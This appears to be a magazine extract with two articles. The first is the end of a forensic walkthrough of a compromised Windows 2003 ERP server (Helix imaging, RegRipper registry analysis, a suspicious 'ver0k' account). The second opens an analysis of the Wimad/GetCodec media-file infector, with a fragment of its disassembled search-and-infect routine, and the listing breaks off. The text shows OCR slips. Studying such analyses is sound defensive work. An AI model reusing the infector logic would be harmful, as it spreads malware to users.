


Figure 3. Disk acquisition using Adepto on Helix

to capture ongoing network traffic. Also, should your organization have a written Incident Response Plan or any other applicable procedures, make sure you follow them. For example, in certain sectors where 'pulling the cable' is not an option, alternative procedures must be followed.

On the other hand, if all you can find is a dead system ignore the first three steps and start right off with step 5.

When the System is up and Running

Back to our ERP, we know that the images we have available were taken by the system administrator after the system was powered off. So all the information that was in memory has been effectively destroyed. However, for the sake of illustrating how to perform an initial forensic response we will assume that the system was up and running, and that the forensic investigator was the first responder. Later investigation and analysis will be performed on the offline image only.

To automate the collection of useful information from the live ERP system, we will use the latest version of the Windows Forensic Toolchest (www.foolmoon.net/security) that can be found on the Helix CD.

It is always recommended that you run your tools from a clean CD, as you do not know whether the attacker might have compromised the server's binaries. Thus, we insert the Helix CD on the suspect machine (or simply use the Helix ISO file as a CD on your virtual machine) open a clean console from it, in this particular case from D:\IR\2k3\cmd.exe, and type:

```
wftexe -case hakin9 -cfg wft.cfg -drive auto -dst l172.16.184.131\forensics\hakin9\wft\ -hash md5 -name Ismael Valenzuela -nowrite -os auto -prunetools -shell cmd2k3.exe -toolpath ..\
```

That command will use the settings in wft.cfg and collect all security relevant information from the server, wrapping the output of several command line tools (from sysinternals, Foundstone and others) into a well-formatted HTML report, using the settings stored in wft.cfg, as shown in Figure 1. The modifiers force WFT to create an md5 hash, to include your name on the report, and will not run any executable that writes to the machine (remember Locard's?).

Though we could have used Window's built-in commands like netstat, date, time, at and others like pslist, psinfo and fport from sysinternals, WFT has automated that for us, using a command line tool from a CD like Helix. Other ways to achieve this might involve the use of netcat over an

SSH channel or cryptcat (netcat over SSL). WFT can also be executed from the GUI thorough the Helix CD.

System Memory Acquisition

To acquire the physical memory, start Helix from the CD on the suspect machine and

Listing 1. Excerpt from running RegRipper on the SYSTEM registry file

```
ComputerName = COUNTERS
-----
ControlSet001\Control\Windows key, ShutdownTime value
ControlSet001\Control\Windows
LastWrite Time Sun Feb  5 23:44:32 2006 (UTC)
  ShutdownTime = Sun Feb  5 23:44:32 2006 (UTC)
-----
ShutdownCount
ControlSet001\Control\Watchdog\Display
LastWrite Time Wed Jan 25 21:05:34 2006 (UTC)

ShutdownCount value not found.
-----
TimeZoneInformation key
ControlSet001\Control\TimeZoneInformation
LastWrite Time Thu Feb  2 01:39:50 2006 (UTC)
  DaylightName    -> Pacific Daylight Time
  StandardName   -> Pacific Standard Time
  Bias           -> 480 (8 hours)
  ActiveTimeBias -> 480 (8 hours)
-----
Windows Firewall Configuration
ControlSet001\Services\SharedAccess\Parameters\FirewallPolicy\StandardProfile
LastWrite Time Fri Jan 27 02:13:41 2006 (UTC)
  DoNotAllowExceptions -> 0
  EnableFirewall -> 1
  DisableNotifications -> 0
ControlSet001\Services\SharedAccess\Parameters\FirewallPolicy\StandardProfile\
  GloballyOpenPorts\List
LastWrite Time Sat Feb  4 22:49:37 2006 (UTC)
  1900:UDP -> 1900:UDP:LocalSubNet:Enabled:@xpssp2res.dll,-22007
  2869:TCP -> 2869:TCP:LocalSubNet:Enabled:@xpssp2res.dll,-22008
  137:UDP -> 137:UDP:LocalSubNet:Enabled:@xpssp2res.dll,-22001
  445:TCP -> 445:TCP:LocalSubNet:Enabled:@xpssp2res.dll,-22005
  138:UDP -> 138:UDP:LocalSubNet:Enabled:@xpssp2res.dll,-22002
  3389:TCP -> 3389:TCP:*:Enabled:@xpssp2res.dll,-22009
  139:TCP -> 139:TCP:LocalSubNet:Enabled:@xpssp2res.dll,-22004
  5432:TCP -> 5432:TCP:*:Enabled:postrest
-----
USBStor
ControlSet001\Enum\USBStor
-----
Disk&Ven_Kingston&Prod_DataTraveler_2.0&Rev_1.04 [Sun Feb  5 22:24:55 2006]
  S/N: 08C0B35051C1F002&0 [Fri Jan 27 01:57:49 2006]
    FriendlyName : Kingston DataTraveler 2.0 USB Device
    ParentIdPrefix: 7&32f4468f&0
  S/N: 08F0B35051432FC2&0 [Sun Feb  5 22:25:00 2006]
    FriendlyName : Kingston DataTraveler 2.0 USB Device
    ParentIdPrefix: 7&41d2787&0
  S/N: 09E0B350E0F2A50C&0 [Sat Feb  4 22:58:51 2006]
    FriendlyName : Kingston DataTraveler 2.0 USB Device
    ParentIdPrefix: 7&24ec3fd&0
-----
Disk&Ven_SanDisk&Prod_Cruzer_Mini&Rev_0.2 [Thu Jan 26 19:43:42 2006]
  S/N: SNDK1EDA752F2C906502&0 [Thu Jan 26 19:43:48 2006]
    FriendlyName : SanDisk Cruzer Mini USB Device
    ParentIdPrefix: 7&35d51612&0
```

Listing 2. Applications listed in the SOFTWARE registry file

```
Uninstall
Microsoft\Windows\CurrentVersion\Uninstall
Sun Feb  5 21:14:35 2006 (UTC)
    MPlayer2
Sat Feb  4 22:46:58 2006 (UTC)
    PostgreSQL 8.1
Sat Feb  4 02:05:29 2006 (UTC)
    MSN Messenger 7.5
Sat Feb  4 01:52:54 2006 (UTC)
    Mozilla Firefox (1.5.0.1)
Fri Jan 27 02:43:01 2006 (UTC)
    MySQL Administrator 1.1
Fri Jan 27 02:39:50 2006 (UTC)
    MySQL Server 4.1
Fri Jan 27 02:04:01 2006 (UTC)
    PHP 4.4.2
Fri Jan 27 02:00:42 2006 (UTC)
    Apache HTTP Server 1.3.34
Thu Jan 26 22:02:34 2006 (UTC)
    Security Update for Windows Server 2003 (KB905414)
Thu Jan 26 22:02:16 2006 (UTC)
    Security Update for Windows Server 2003 (KB890046)
    Security Update for Windows Server 2003 (KB896428)
    Security Update for Windows Server 2003 (KB899587)
Thu Jan 26 22:00:38 2006 (UTC)
    Security Update for Windows Server 2003 (KB901017)
Thu Jan 26 22:00:16 2006 (UTC)
    Security Update for Windows Server 2003 (KB899589)
Thu Jan 26 21:59:39 2006 (UTC)
    Security Update for Windows Server 2003 (KB908519)
Thu Jan 26 21:59:17 2006 (UTC)
    Security Update for Windows Server 2003 (KB903235)
Thu Jan 26 21:58:42 2006 (UTC)
    Security Update for Windows Server 2003 (KB901214)
    Security Update for Windows Server 2003 (KB902400)
Thu Jan 26 21:56:03 2006 (UTC)
    Update for Windows Server 2003 (KB896727)
Thu Jan 26 21:55:11 2006 (UTC)
    Security Update for Windows Server 2003 (KB896688)
Thu Jan 26 21:54:22 2006 (UTC)
    Security Update for Windows Server 2003 (KB896358)
    Security Update for Windows Server 2003 (KB896422)
    Security Update for Windows Server 2003 (KB896424)
Thu Jan 26 06:42:36 2006 (UTC)
    DXM_Runtime
Thu Jan 26 06:42:12 2006 (UTC)
    Branding
Thu Jan 26 06:39:34 2006 (UTC)
    PCHealth
Thu Jan 26 06:39:31 2006 (UTC)
    AddressBook
    DirectAnimation
    NetMeeting
    OutlookExpress
Thu Jan 26 06:39:30 2006 (UTC)
    ICW
Thu Jan 26 06:39:25 2006 (UTC)
    DirectDrawEx
    Fontcore
    IE40
    IE4Data
    IE5BAKEX
    IEData
    MobileOptionPack
    SchedulingAgent
Thu Jan 26 06:26:49 2006 (UTC)
    Connection Manager
```

go to the Acquisition menu. Choose the physical memory as the source. We will use the shared *image* folder on our Linux Forensic workstation as the destination. Before the tool starts the job you will see a pop up alert showing the command line that Helix will run, as shown in Figure 2.

Make sure you are logged on as Administrator or the tool will not be able to create the dump. As you can see, Helix uses *dd* to acquire the physical memory too, although you can find other popular command-line tools like *mdd* and *win32dd* under the *D:\IR\RAM* directory.

Coupled with the ability of sysinternals' *psexec* to execute programs on remote systems these are very powerful tools.

Hard Drive Imaging

Once you have acquired the most volatile evidence from the system, it is time to image the hard drive and any other media like floppies, USB drives, etc...

When doing so, there are two things you have to avoid. One is imaging the hard drive of a live system. Remember we are dealing with a machine that is suspected to be compromised, so you cannot rely on the operating system. Also, imagine an application that modifies an on-disk file. While it writes partial modified state to the file, the rest remains in system RAM, and it is only written to the file system when the application is closed. Thus, while applications are running and files are being modified on disk, the file system is indeed in an inconsistent state.

Second thing you must be aware is that the hard drive is written to every time a system is gracefully shutdown, cleaning the file system of temporary files. Depending on the system configuration this can include the valuable *pagefile.sys* file, which stores those frames of memory that will not fit into physical memory. Data stored in the paging file can include cached passwords, fragments of open files and processes, unencrypted data and even memory resident malware, among others. I bet you agree this is useful for our forensic investigation, so, if the policies allow, please PULL THE PLUG now!

Following the golden rule of electronic evidence ensure that first thing that is accomplished, before any analysis starts, is to have an exact, bitwise copy of the original media. Once the imaging is completed, a

digital fingerprint, typically an md5 or sha1 hash, should be generated on both the acquired and original media, to authenticate that the two images are identical.

The images can be acquired either with the use of software or hardware tools. The latter often includes hardware write blockers and HD duplicators that are mostly used by computer forensic professionals who seek both reliability and maximum duplication speeds.

Making use of the tools available in our lab, we will boot the suspect computer from the Helix CD and run dd to image the disk over the network using either netcat, a fileshare, or an attached USB drive. Although several tools like Adepto can use compression, make sure you have enough free space and if everything goes well, the image will be an exact copy of the original.

To assist us in complex dd commands, Helix includes a GUI interface to dd called Adepto. The acquisition is similar to that of the physical memory: select the drive you wish to make a dump of and then select your destination. Choose your hash algorithm and after the dump is finished, go to the *Chain of Custody* tab to save the dump report as a PDF. Then verify the hashes using md5sum and sha1sum, whichever you used initially.

Now that the volatile and non-volatile evidences have been acquired, the system will be turned off and original disks removed, labeled and kept safe to preserve their integrity and logged in a *Chain of Custody* report. The original disks should be locked away in a sealed, tamper-proof bags to preserve their integrity and the *Chain of Custody*.

However, as our forensic case is concerned, we do not have access to the volatile evidence. Remember we have created a bootable image using the only evidence that the challenge provides, a raw dd image of the suspect hard drive. All the volatile evidence was destroyed when the administrator powered the system off. Thus, all the analysis will be performed on the off-line system only, although we might use our bootable image to confirm our findings.

Investigation and Analysis

To start with our initial analysis we need to mount the disk image to our forensic workstation using the loopback interface.

To do so, follow the instructions on *Settings* the *Lab* section and ensure that the 'ro' (read-only) option is specified. Now you can browse the Windows disk image from your trusted system.

OK, so we have a 4.9 GB image to examine and a lot of data to look at. The big question now is... where do we start?

Think as an Investigator

You have probably heard many times that it is necessary to think like a hacker to be a successful penetration tester. Conducting a successful forensic investigation requires a proper mindset too, that is, to think as an investigator. It is part of this mindset to:

- Identify what data is needed to put together a complete picture of what happened, how it happened and who did it?
- Think of what kind of system are you dealing with, what was it used for, who used it and how was it configured?
- Find different ways to prove the same things.
- Take careful notes as you go through the investigation processes, especially if it is thought this case might end up in court.
- Validate, sign and encrypt each piece of evidence so it can be proved that it was not tampered with and follow the *Chain of Custody* reporting requirements.
- Prove all of the hypotheses to yourself. At the end of the day to might end up

doing so before a judge, a jury and a defense attorney that will question everything you have said and done.

Remember, the case might not go to court for years, so do not rely on your memory, rely on your detailed notes. The defending attorney will also have the chance to analyze your notes, so make them as accurate as possible.

An investigator will also follow a repeatable process to ensure that no potential evidence is left unexamined. This typically includes:

- Initial Reconnaissance
- Time line creation and analysis
- File and Directory Analysis
- Data Recovery
- String Search

Regardless of what tools you use and the order you follow, your overall methodology will remain the same and must be focused on solving the case. Some investigators will start with the time line creation and analysis phase, while others might try to identify entry points first, doing a string search on known IP addresses, usernames or any other key words.

Even though there are many ways to get to the same conclusion, it is vital that both the results and the process and tools used to obtain those results are thoroughly documented and familiar to the investigator.

Listing 3. OS version found in the SOFTWARE registry file using RegRipper

```
-----
WinNT_CV
Microsoft\Windows NT\CurrentVersion
LastWrite Time Sun Feb 5 22:29:17 2006 (UTC)
RegDone :
CurrentVersion : 5.2
CurrentBuildNumber : 3790
CSDBuildNumber : 1830
SoftwareType : SYSTEM
SourcePath : D:\I386
RegisteredOrganization : counters
RegisteredOwner : counters
SystemRoot : C:\WINDOWS
PathName : C:\WINDOWS
CSDVersion : Service Pack 1
CurrentType : Uniprocessor Free
ProductId : 69763-024-0099217-43782
InstallDate : Thu Jan 26 06:56:44 2006 (UTC)
BuildLab : 3790.srv03_sp1_rtm.050324-1447
ProductName : Microsoft Windows Server 2003 R2
```

ATTACK

Initial Reconnaissance

Our investigation starts piecing together the bits of information you already have and looking at those you might need at various points in your investigation. Those include:

- OS type and build
 - Date and time settings, including timezone
 - User accounts

- Environment variables
 - Host firewall configuration and open ports
 - Installed applications, etc...

It is known that the image we are to analyze is from a Windows 2003 Server host, as that information was already provided with Challenge description, so chances are that most of the information we need will be actually stored in the Registry. Besides

the configuration information, the Windows Registry holds information regarding recently accessed files and considerable information about user activities, installed applications, system shares, audit policy, wireless SSID's, mounted devices, connections to other systems, etc.

The registry is a collection of data files that can be accessed either on a live system or off-line using regedit32.

Listing 4. Excerpt of the SAM registry hive

User Information

Username : Administrator [500]
Full Name :
User Comment : Built-in account **for** administering the computer/domain
Last Login Date : Sun Feb 5 22:29:16 2006 z

Username : Guest [501]
Full Name :
User Comment : Built-in account **for** guest access to the computer/domain
Last Login Date : Thu Jan 1 00:00:00 1970 z

Username : SUPPORT_388945a0 [1001]
Full Name : CN=Microsoft Corporation,L=Redmond,S=Washington,C=US
User Comment : This is a vendor's account for the Help and Support Service
Last Login Date : Thu Jan 1 00:00:00 1970 z

Username : Johnatan [1006]
Full Name : Johnatan Tezcatlipoca
User Comment :
Last Login Date : Sun Feb 5 20:23:09 2006 z

Username : ernesto [1007]
Full Name : Ernesto Sánchez
User Comment :
Last Login Date : Thu Jan 1 00:00:00 1970 z

Username : amado [1008]
Full Name : Amado Carrillo
User Comment :
Last Login Date : Thu Jan 1 00:00:00 1970 z

Username : maick [1009]
Full Name : Gabriel Torres
User Comment :
Last Login Date : Sat Feb 4 02:11:04 2006 z

Username : lalo [1010]
Full Name : Eduardo Hernández
User Comment :
Last Login Date : Thu Jan 1 00:00:00 1970 z

Username : moni [1011]
Full Name : Monica Islas
User Comment :
Last Login Date : Thu Jan 1 00:00:00 1970 z

Username : maru [1012]
Full Name : Maria Guadalupe Ramos

User Comment :
Last Login Date : Sun Feb 5 20:47:21 2006 z

User Comment :
Last Login Date : Thu Jan 26 22:59:30 2006 z

Username : mirna [1013]
Full Name : Mirna Casillas
User Comment :
Last Login Date : Thu Jan 1 00:00:00 1970 z

Username : katy [1014]
Full Name : Katalina Rodriguez
User Comment :
Last Login Date : Thu Jan 1 00:00:00 1970 z

Username : caracheo [1015]
Full Name : Jorge Caracheo Mota
User Comment :
Last Login Date : Thu Jan 1 00:00:00 1970 z

Username : ovejas [1016]
Full Name : Eduardo Roldán
User Comment :
Last Login Date : Thu Jan 1 00:00:00 1970 z

Username : reno [1017]
Full Name : Israel Robledo González
User Comment :
Last Login Date : Fri Feb 3 02:34:18 2006 z

Username : pili [1018]
Full Name : Elizabet Herrera Zamora
User Comment :
Last Login Date : Thu Jan 1 00:00:00 1970 z

Username : zamorano [1019]
Full Name : Rolando Zamorategui
User Comment :
Last Login Date : Thu Jan 1 00:00:00 1970 z

Username : mpenelope [1020]
Full Name : Mari Carmen Penelope
User Comment :
Last Login Date : Thu Jan 1 00:00:00 1970 z

Username : postgres [1023]
Full Name : postgres
User Comment : PostgreSQL service account
Last Login Date : Sat Feb 4 22:46:49 2006 z

Username : ver0k [1024]
Full Name :
User Comment :
Last Login Date : Sun Feb 5 20:47:21 2006 z

There will be different files and different locations for these files, depending upon the version of Windows, but they are all on the local machine. Windows NT-based systems store the registry in a binary hive format, which is the same format that can be exported, loaded and unloaded by the Registry Editor in these operating systems. The following Registry files are stored in %SystemRoot%\System32\Config\:

- Sam – HKEY_LOCAL_MACHINE\SAM
- Security – HKEY_LOCAL_MACHINE\SECURITY
- Software – HKEY_LOCAL_MACHINE\SOFTWARE
- System – HKEY_LOCAL_MACHINE\SYSTEM
- Default – HKEY_USERS\.DEFAULT

In addition to those, the following file is stored in each user's profile folder:

- %UserProfile%\Ntuser.dat – HKEY_USERS\<User SID> (linked to by HKEY_CURRENT_USER)

While regedt32 allows you to view and manipulate the registry, a faster, easier and better tool is available to the forensic community. That tool is RegRipper which is available at www.regrinner.net and included in your forensic workstation toolset. RegRipper is a Windows Registry data extraction and correlation tool created and maintained by Harlan Carvey, author of the well-known and highly recommended *Windows Forensic Analysis* book. RegRipper uses plugins to access specific Registry hive files and extracts specific keys, values, and data, bypassing the Win32API and dumping the output in a plain text file.

To use RegRipper from our forensic workstation change to the directory where the off-line system is mounted, select the registry file to parse, the appropriate plugin file (i.e., SAM, security, system, software) and give it a location for the report. Therefore, to analyze the ERP's system registry file we run:

```
# perl rip.pl -r /mnt/hack/
hakin9/Windows/System32/config/
system -f system > /images/
hakin9/system.txt
```

And here is an excerpt from its output (see Listing 1).

Based on the information provided by the system registry file, we can start building a system profile. In this example, we know that the computer's name is COUNTERS, it was last cleanly shutdown on Sunday, 5 Feb at 23:44, that its time zone was set to *Pacific Standard Time* (GMT-8) and that used an Intel Pentium III Processor.

The *Interfaces* key also provides useful information about the host TCP/IP configuration. We know it has two active network interfaces, one with IP address 192.168.5.5/24 and default gateway 192.168.5.254 and a second interface configured to receive a dynamic address via DHCP. Also, the *EnableFirewall* key set to 1 indicates that the host firewall was active and allowing traffic on the ports listed under the *GloballyOpenPorts\List* key. It is interesting to note that port 3389 TCP is open in the firewall, but this port is not enabled by default and allows remote access to the host via Terminal Services. It will be interesting to further investigate who activated it and when was that service activated.

We can even see the different USB devices that were attached to the computer and when were they attached.

Next, looking at the SOFTWARE registry file, we can extract a list of the applications installed on the system (see Listing 2).

Now we can see what the Web based ERP runs on: Apache 1.34, PHP 4.1 and MySQL 4.1. This information is valuable because it gives the investigator the opportunity to check whether these software packages are vulnerable by searching vulnerability databases like those from US-CERT, OSVDB, NIST, Mitre, Secunia and others. Also, the list of security updates will tell you if the machine is fully patched.

In addition to information related to the installed applications, the SOFTWARE registry file can also provide valuable information on the OS version (see Listing 3).

And particularly interesting is the info we get from the SAM registry hive, a file that holds the usernames and password hashes for every account on the local machine. The following is an excerpt of its content (See Listing 4).

One account stands out of the rest: ver0k. It is the only account that does not have either a Full Name or a Description and it is the last account created on the system. Also, its spelling suggests that it was not created by a conventional user. At this point in our investigation it is worth to start creating a *Dirty Word List*, one that is to be used in a later keyword search, and *ver0k* is no doubt a good candidate for that list.

Do not miss Part II, of this article if you want to learn how to analyze NTUSER.DAT, a key file in our investigation, how to use Autopsy to extract data from the filesystem to create a time line of events or how to parse Windows Event Logs and Internet Explorer's Browsing History, among others.

On The 'Net

- <http://www.seguridad.unam.mx/eventos/reto/> – UNAM-CERT Forensic challenge
- <http://sansforensics.wordpress.com/> – SANS Forensic Blog
- <http://liveview.sourceforge.net/> – LiveView
- <http://helix.e-fense.com/Download.php> – Helix CD
- <http://www.foolmoon.net/security/wft/> – Windows Forensic Toolchest
- <http://www.regrinner.net/> – RegRipper
- <http://windowsir.blogspot.com/> – Windows Incident Response (Harlan Carvey's blog)
- <http://www.insectraforensics.com> – Computer Forensics eStore
- <http://www.jessland.net/JISK/Forensics/Challenges.php> – Other forensic challenges
- <http://www.forensics.nl/links> – Computer forensic links and whitepapers

Ismael Valenzuela

Since he founded G2 Security, one of the first IT Security consultancies in Spain, Ismael Valenzuela has participated as a security professional in international projects across the UK, Europe, India and Australia. He holds a Bachelor in Computer Science, is certified in Business Administration and also holds the following security related certifications: GIAC Certified Forensic Analyst, GIAC Certified Intrusion Analyst, GIAC Penetration Tester, ITIL, CISM, CISSP and IRCA ISO 27001 Lead Auditor by Bureau Veritas UK. He is also a member of the SANS GIAC Advisory Board and international BSI Instructor for ISO 27001, ISO 20000 and BS 25999 courses.

He currently works as Global ICT Security Manager at iSOFT and can be contacted through his blog at <http://blog.ismaelvalenzuela.com>



ATTACK

METHUSELA CEBRIAN
FERRER

Attacks On Music and Video Files

Difficulty



Attackers are constantly on the look out for new techniques and strategies evidently, attacks on media files significantly contributed to the success rate of malware distribution. It is important that user should be aware and stay-up-to-date on these latest threats.

The strategy of producing clever approach in massive malware serving economy has always been a motivation for an attacker the game, glory and money.

In the midst of technology and social change, the spurring popularity of digital audio and video files has attracted attackers to explore possibilities enabling this file format to carry out malicious activity onto users' system. So, imagine media files shared in peer-to-peer, social networking websites, media player and in computer hard drives, these are absolutely gold mine of target victims!

With this opportunity around, it is not surprising that last year a new malware was spotted in-the-wild capable to infect media files and this attack vector has continued since then.

Brief History

Before we discuss the attacks on media files, let's take an overview of the past and walkthrough the meaning of this technology today.

There are no boundaries and differences when it comes to music. People are people that in different ways translate life experiences and appreciation into it. Music is known to every culture and varies every time (http://en.wikipedia.org/wiki/History_of_music). Along with the rich history of music evolved the technology of audio and video recording.

Back in the old days, people use huge cylinder disk to store audio content (http://en.wikipedia.org/wiki/History_of_sound_recording). Then tape was invented which later allows it to record video as well. The

Table 1. Known Malwares Targeting Media File and Devices

Year	Malware Name	Target	Behavior
2005	WMVDownloader	Windows Media Video Files	Infected windows media file “*.wmv” launch malicious pages (http://www.pandasecurity.com/usa/homeusers/media/press-releases/viewnews?noticia=5818&entorno=&ver=22&página=6&producto=).
2006	REALOR	Real Media	Infected real media file “*.rmvb” launch malicious pages (http://www.avertlabs.com/research/blog/?p=132).
2007	PODLOSO	iPod	Proof-of-concept virus that works in Linux-iPod (http://www.kaspersky.com/news?id=207575511).
2008	WIMAD	MP3 & ASF	Infected media file “*.mp3, .wma, .wmv” launch malicious pages.

WHAT YOU SHOULD KNOW...

Basic knowledge on malware terminology, disassembly and hex editor

WHAT YOU WILL LEARN...

Media file as an attack and distribution vector

How a legitimate function is abused

breakthrough of media convergence started to grow and today new generation enjoys the era of Digital Revolution – CD, DVD, HDTV, IMAX, MP3, Portable Music Player and Streaming Media.

Popularity of MP3 Format

MP3 (MPEG-1 Audio Layer 3) is a digital audio encoding format. This technology allows user to store music or audio file to be compressed into a very small amount of space (approximately one-twelfth the size of the original file) while preserving the quality of the sound (<http://www.answers.com/topic/mp3>). Because of this characteristics, MP3 was fast adopted and spread over the internet.

More importantly, the demand and popularity of MP3 even grew significantly when variety and stylish Media Player devices and accessories become available in the market – iPod for example.

Parallel to this, is the increase of media files sharing from peer-to-peer networks.

Windows Preferred Media File Format

ASF (Advance System Format) is another media file format that is widely adopted because it is preferred by Windows. With right codec installed, Windows Media Player can play audio and/or video content that is compressed with wide variety of codecs that is stored in ASF file.

An ASF file that contains audio content and compressed using Windows Media Audio codec uses a .WMA extension and .WMV for Windows Media Audio (<http://support.microsoft.com/kb/316992>).

Windows operating systems comes with ASF media files by default and as we all know, it is distributed across the globe as the biggest market share at the moment (<http://marketshare.hitslink.com/operating-system-market-share.aspx?qprid=8>).

Attackers' Business Opportunity

Attackers have a bit history in attacking media files and devices. Although over the years we have not seen much aggressiveness from these attacks until WIMAD came along last year.




Figure 1. Attack Vector




Figure 2. P2P Attack Vector




Figure 3. Default Window media file location

ATTACK

The prevalence of this threat is indeed notable with over million infections on second half of 2008 as reported by Microsoft (<http://blogs.technet.com/mmpc/archive/2009/04/17/msrt-and-mmpc-in-2h08-microsoft-security-intelligence-report.aspx>).

So, let's take a closer look and understand what it does.

Attack Overview

The ultimate goal behind this attack is to distribute massive pay-per-install threat files. To achieve this, the attacker introduced two vectors:

- *File Infector* this is an EXE program that searches for media files to infect.
- *Infection Carrier* these are media files such as MP3, WMA and AVI that were successfully modified to execute malicious code.

An overview of this attack as shown in Figure 1 shows that the infected media file such as MP3 could be downloaded from a peer-to-peer network or media sharing websites while the file infector program could be downloaded through unsafe browsing.

On either ways, this approach provides opportunity that will allow attacker to achieve its goal.

To provide clearer picture of this threat, let's take a real life example. As shown in Figure 2, a known P2P application is used to search a known comedy movie track *Harold and Kumar movie.mp3*. Unfortunately, this MP3 file is not as good as you think! It has been modified and crafted to execute malicious instruction as well as massively distributed to stay in-the-wild.

If you have good security scanner installed, this threat should be detected as *Wimadexample* name are ASF/Wimad, Trojan.Wimad or Troj_Wimad depending on scanner used.

In addition to, the attacker effectively employed social engineering technique to distribute the file infector executable. It arrives to user as a disguised program pretending to help fix users' codec problem. This is the reason why most security scanner named it as GetCodec Trojan.

There are several possible distribution modes, but let's take a closer look on exact behavior if the malicious infector program gets executed on users' machine.

The tools used in the analysis are IDA Pro and Hiew. These will assist in providing disassembly code snippets as shown in the next figures.

Listing 1. Infector Search Routine

```
FindNextLocation:  
    mov    eax, [ebp+var_23C]  
    add    eax, 1  
    mov    [ebp+var_23C], eax  
  
SearchKnownLocation_n_Infect:  
  
    cmp    [ebp+var_23C], 2Ch  
    jnb    short Search_n_Infect_FromDrive  
